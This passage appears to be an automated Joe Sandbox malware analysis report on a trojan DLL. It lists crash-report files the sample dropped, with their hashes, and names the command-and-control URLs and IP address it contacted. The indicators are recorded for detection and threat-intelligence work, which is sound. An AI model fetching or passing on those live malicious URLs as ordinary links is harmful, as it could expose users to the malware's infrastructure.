http://146.70.35.138/phpadmin/DO_2B54suq9uGv3bL/WcaJ8LTtzS6r/_2B2L8YYoDl/k1C6IodNv9jgnf/9g8FHqdhALJVMODlyIRig/IxM63PUvFPdfvfq2/9SzMpqq4V5UIjTW/ZByGGozk9ceileQl78/VqmnMkaMH/dmauAZ_2BL52juufO3M8/XKCTlNzlGU8e3i9RF_2/FCeeyEtI_2B_2B3oimwxkJ/7tESJGJVusqss/o_2FcLN6/1ty6v0xs0WmjPN_2FH9HK5Z/x2MDCyEEKo/qQ_2B.src	true	• Avira URL Cloud: safe	unknown
http://146.70.35.138/phpadmin/Um963rWMEUv_2FQUj/C4B8aEFv190w/A5TajDjMaUf/jFq7m82I_2FfW0/xfk4dUQFJptIVQ8QijyxZ/Rnxe9nLPzUagnEWj/ByIDCYY3X9WXEkZ/pBaNc359J4xdZVYnqG/XYbCQfv4k/m6CVJrjNW8fp7w2_2Fhn/P08qjUP5vr_2BNMkjwY/ilwawg4j_2F2eiFOO_2FjH/WtLNE2RDmtpjx/aoDn0KZw/UGwP15wSR7Pb3ZLm7s_2Bm_/2F5nowwmmj/8Tm.src	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000002.00000003.576866233.00000000065A8000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000013.00000003.600756662.0000018A7D8AC000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://constitution.org/usdeclar.txt	rundll32.exe, 00000002.00000003.576866233.00000000065A8000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000013.00000003.600756662.0000018A7D8AC000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000002.00000003.57686623 3.00000000065A8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00013.00000003.600756662.0000018A7D8AC00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
146.70.35.138	unknown	United Kingdom		2018	TENET-1ZA	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	613876
Start date and time: 22/04/202215:42:24	2022-04-22 15:42:24 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NdmYtW.xyiLj (renamed file extension from xyiLj to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Copyright Joe Security LLC 2022

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@22/27@0/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 100% (good quality ratio 78.9%) • Quality average: 66.4% • Quality standard deviation: 41.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.89.179.12, 13.107.42.16, 52.168.117.173
- Excluded domains from analysis (whitelisted): www.bing.com, onedsblobprdeus16.eastus.cloudapp.azure.com, client.wns.windows.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, ctldl.windowsupdate.com, onedsblobprdcus17.centralus.cloudapp.azure.com, arc.msn.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, l-0007.l-msedge.net, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 5052 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:43:49	API Interceptor	2x Sleep call for process: WerFault.exe modified
15:43:50	API Interceptor	1x Sleep call for process: rundll32.exe modified
15:44:36	API Interceptor	31x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_20e622abffa5775ef41a222dc31251babfb4527_7cac0383_1b67ca62\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8409462911952318
Encrypted:	false
SSDEEP:	96:xyq4cpnnYyIy9haWK7ESZpXIQcQGc6McE+cw3/7+a+z+HbHgfAS/YyNlISWbSm9I:xXrpnUHoIE/jCq/u7s4S274Itb5
MD5:	DDF42B4E77921E63C1C10AD5F0789024
SHA1:	3F6C075E6A3DDA199566FEDDDEF475792F055ACB
SHA-256:	283D5DFB4CF2D18A729FE606D7DC68415C099DFDF2D07221F675431A4FF6A6AE
SHA-512:	2F55CD176AE0236DD86F4BF70BE6B62438F879ADA6ABC853B0502021C9E23C6186C9A38BDE06EF0A70DFFA20A155C35403865A3D8213617C62B3532E20F2489
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.1.0.2.1.1.5.8.2.5.0.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.d.0.4.4.8.1.d.-.1.f.0.3.-.4.8.5.b.-.b.9.c.b.-.3.c.3.8.d.8.9.d.9.d.c.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.0.2.a.5.8.d.a.-.3.c.1.a.-.4.e.2.8.-.b.6.4.e.-.c.c.9.9.7.d.7.2.8.1.1.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.e.4.-.0.0.0.1.-.0.0.1.7.-.6.6.f.0.-.4.f.6.7.9.a.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.2././.1.3.:.0.9.:.0.7.:.1.6.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5fa21f6577568642ef2a26a9573ce156e4bc8_7cac0383_1b8fe099\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8480981812310293
Encrypted:	false
SSDEEP:	96:8ycXy/FNOnnYy+y9haoB7Jn7YpXIQcQGc6McE+cw3/7+a+z+HbHgfAS/YyNlISWK:85YPGngHoIE/jCq/u7s4S274ItW
MD5:	DC79C473569144F66452E625D5A328FB
SHA1:	51F8AFEDC144BD25F6EBE3F71538EE41CAFB2789
SHA-256:	A0CC449AD09639F1B85647BD896E541E20A02844B86D83A2359DC8F8CBA49FBB
SHA-512:	E431608DB88EF934DF261270FC3A4E59ECB401302961317A24702FBE656C06650DE25B8F68699F016810749D8BFE732970B9A1CAA612FF2869C12F4C7E704410
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.1.0.2.6.1.3.2.1.4.0.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.4.1.0.2.7.7.2.5.8.9.4.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.b.b.c.4.8.0.7.-.2.f.4.2.-.4.3.c.b.-.8.6.4.8.-.5.6.2.9.7.e.9.1.8.2.2.5.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.1.2.3.7.d.7.2.-.8.0.5.6.-.4.6.2.3.-.a.a.e.1.-.f.6.c.c.d.e.2.f.5.1.5.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.e.4.-.0.0.0.1.-.0.0.1.7.-.6.6.f.0.-.4.f.6.7.9.a.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_77fedd926fb8456368a0809e68225ec9bb4c64f4_7cac0383_11b404ac\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8439955761514597
Encrypted:	false
SSDEEP:	96:8ygrXy+rF8pSnnYyGy9haWKzfopXIQcQnc6ScETcw3b+a+z+HbHgfAS/YyNlISWK:8x3qanVHZWpXjCq/u7s4S274ItW
MD5:	6EB7B27544D37A31F4B657129A82AB0C
SHA1:	8C5EC95F1FAAF0BBFFCA3C760D44BF45C7894827
SHA-256:	C954180768E6311A478CE247DFE76791CC90419AEC7597C9ADC30F8A4ADF4745

SHA-512:	7C5E594CB91C30EAE3131977116EBE7C1465849C0DA71475BB81FE54F141B077FA27241780B5A3BCF35D74CD815AA943A2E255A002D6D65EB20C1DB44A018A0
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.1.0.3.2.9.6.4.5.0.0.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.4.1.0.3.7.4.1.7.6.0.1.4.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.2.2.8.9.a.1.7.-.2.2.b.2.-.4.8.2.b.-.a.b.d.c.-.f.c.9.d.e.c.0.6.3.9.3.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.d.2.4.f.1.a.a.-.0.0.1.2.-.4.7.c.0.-.9.d.3.7.-.a.2.5.3.b.9.5.3.9.3.f.3.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.I.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.e.4.-.0.0.0.1.-.0.0.1.7.-.6.6.f.0.-.4.f.6.7.9.a.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.I.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 22:43:42 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	40094
Entropy (8bit):	2.052814478681057
Encrypted:	false
SSDEEP:	192:25FRm5h3cXzC+OvKkX4b/3hnQ1/9IYRndN04lQ3U7brGiw:GTAhWzuvzXYE/9I0NFlQ3U72i
MD5:	4C52D25E61C8140E8623DD7655BDDB42
SHA1:	E0689DCF4555C3108B43C077276C84932F464140
SHA-256:	2FAE08CF2662688CA576A799FD672AEBE36D5EEDD02B8D4150F6B40BD25A7CB6
SHA-512:	747F1A5C672960502728F11169A1FBC78A3384FD092CA046A5485A0AB45247D08DC78A5EE34A6ABABD5019D3D92FC73BAC9BF1B307A8C1BF16F5000A3A315162
Malicious:	false
Preview:	MDMP..... ...../cb.....4.....$.....(.....`.....8.....T..... ...~.....U.....B..... ...GenuineIntelW.....T...../cb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8344
Entropy (8bit):	3.6932839824056236
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi4N666YodSUiMBgmfNSnaCpNj89bF41fsXm:RrlsNiy666YSSUiMBgmfNSQFifB
MD5:	421C5AFB7EECA2E34794A906B795C9AE
SHA1:	521E9E40A39331A6D869601F1C239B1DF3CCE45F
SHA-256:	EFFAECCE4006CD99CB2256059F176FC62B96399C4AD93F13046832B8ADF39360
SHA-512:	620C6E0085C37817834B8734CDAC2DC14D75F5DD8D755AE9AD28738B7613177C85CE59798732E47BA547D0FBB7A89A7721CF5D239F69D7C0BCC3E8E1C760D6D
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.8.8.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC93B.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4657
Entropy (8bit):	4.42136740415334
Encrypted:	false
SSDEEP:	48:cvIwSD8zsnJgtWI9vC8Wgc8sqYjhh8fm8M4J2+8FD+q8vQ+J/KcQIcQw0Hd:uITfJZ1grsqY1mJwKl/Kkw0Hd
MD5:	683F94C1DEF6E7B466BB6662C5BD2555
SHA1:	C3DD9191D91673CD5BECAC2B25592850EE595870
SHA-256:	86732DF2A04FD69A51DF26F4E39CDAA447F76A97628C649E8A5F024FF574DEBE
SHA-512:	10D3FC52C7357C7B89EB873BA62B6FC74115CDF399395D9BCB0495821F344435F9F58C03038EF88D612A382159825144CED48FDB566316687D7C13D1F811587C
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483674" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 22:43:46 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	39894
Entropy (8bit):	2.0340476772532377
Encrypted:	false
SSDEEP:	192:S5Uem5h3cXloCSXOvKkT4b/3hF7Jiq1IYRndN04olnOl9zNvuD4tY:SrAhWq3+vzTE9iq1I0NFolnczg4tY
MD5:	D7D885859E043EC0A9D1C0DAA2162FA6
SHA1:	46449A5B9ED89302F2336879322CA80DB1C9C222
SHA-256:	1BC6C40E436323D2139A5A21755CD5DC37DD783397D985A6F9BD13AC3A552F10
SHA-512:	5ACD6CB8DC7DA7B48D5A17F21B1AD4135687BF1D86597F98AAD787D27FA8A42EEE28558A702B33A7DAA5F701881518F76345E0671A9F10044A9DC732487597B
Malicious:	false
Preview:	MDMP..... ...../cb.....4.....$.....(.....`.....8.....T..... .....U.....B..... ...GenuineIntelW.....T...../cb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8336
Entropy (8bit):	3.702225861801322
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi4ja6t6YogSUQ9UX3gmfpSnaCprT89bYQsfuIm:RrlsNiya6t6YPSUQ9UX3gmfpSGYjfI
MD5:	6CF146A2FA4D586CF33C7EB62D4C78AC
SHA1:	4EB561443A6BC954791E582F0AA9C57796F2E207
SHA-256:	371AB96D10A9E7B93E799180446B1FF07FD8C5ACBEDDAADAD3E3F45FDEAAD1FE
SHA-512:	53DD121590237141764 32F2B29164DFD0798540659C8CCFC5903F9F429A524FD6DAB0937F7EAA982008250046E248513B54EC1FF934419F19F89DEB6018A1160
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.8.8.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD9F4.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.473636450507985
Encrypted:	false
SSDEEP:	48:cvIwSD8zsnJgtWI9vC8Wgc8sqYjhP8fm8M4J2+eZF3k+q84lLc/KcQIcQw02d:uITfJZ1grsqY1UJMY9c/Kkw02d
MD5:	48303E04EC238BBF2A031618DABE4331
SHA1:	70C14CF36A1E5AF38E620EB949EBB871D029EA75
SHA-256:	AD50DFBAFF788F8D90FDA8DC2D0A1B8037D1E3C0089F0A065431AD6628BDA73F
SHA-512:	F2880D52D48707C92DB0BBACAECE68C7A1C1116F9428924B8E8B449F4B7EDF4B7782D63873A13836A3DC7E52214FBEB977AC161FC2000CD500D049C6F7890D8
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483674" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 22:43:55 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	36430
Entropy (8bit):	1.900077143486334
Encrypted:	false
SSDEEP:	192:D5qOm5h3cXQ/kR6OvKk6KhnDndN047DISbbgK/v:VhAhWQ8Tvz6GRNF7De8
MD5:	AEA9E6C21AD8AE962F40A33B9EE7F838
SHA1:	7E9AF23C22DFA14FEEF59D5954AE4786D1E642FC
SHA-256:	6C2D96E60C4D106F8A3A69734917958920282E0CA09AD5F3784F0C9EF2081066
SHA-512:	E9F23A79F4D934D845571E040C9E6F8AC35708D38B5A951C42A9AA8C45A2C286BA79FAAE10E03F70B4F8FF98B3D12FD6725CF4D03C73C4B21A28E04795CE8B F
Malicious:	false
Preview:	MDMP..... ...../cb.....4.....$.....(.....`.....8.....T.....Vv.....U.....B..... ...GenuineIntelW.....T...../cb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8286
Entropy (8bit):	3.6972809103711994
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi4o6o6YovSUihgmfSSVaCpDG89bwQsfcQm:RrlsNi/6o6YgSUihgmfSS/wjfq
MD5:	1D78C0EC299A6D83758ED0C265152A0E
SHA1:	F5CDADC688247C433416D382136B19004FD08340
SHA-256:	79DFA2EEB262DB6DC67A08EF74C56BAF76D6959E6CACE677EC4775673061F2B7
SHA-512:	6297387EF30F56C9E76C224AA311FD1AF88D117AD61BF422FCEA2657296668A9DA46B628E55CCA6068504576DC5D3E4B2F74A0476A752312C7F4807AF26B39FF
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.8.8. 4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF5E.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4556
Entropy (8bit):	4.434381969950757
Encrypted:	false
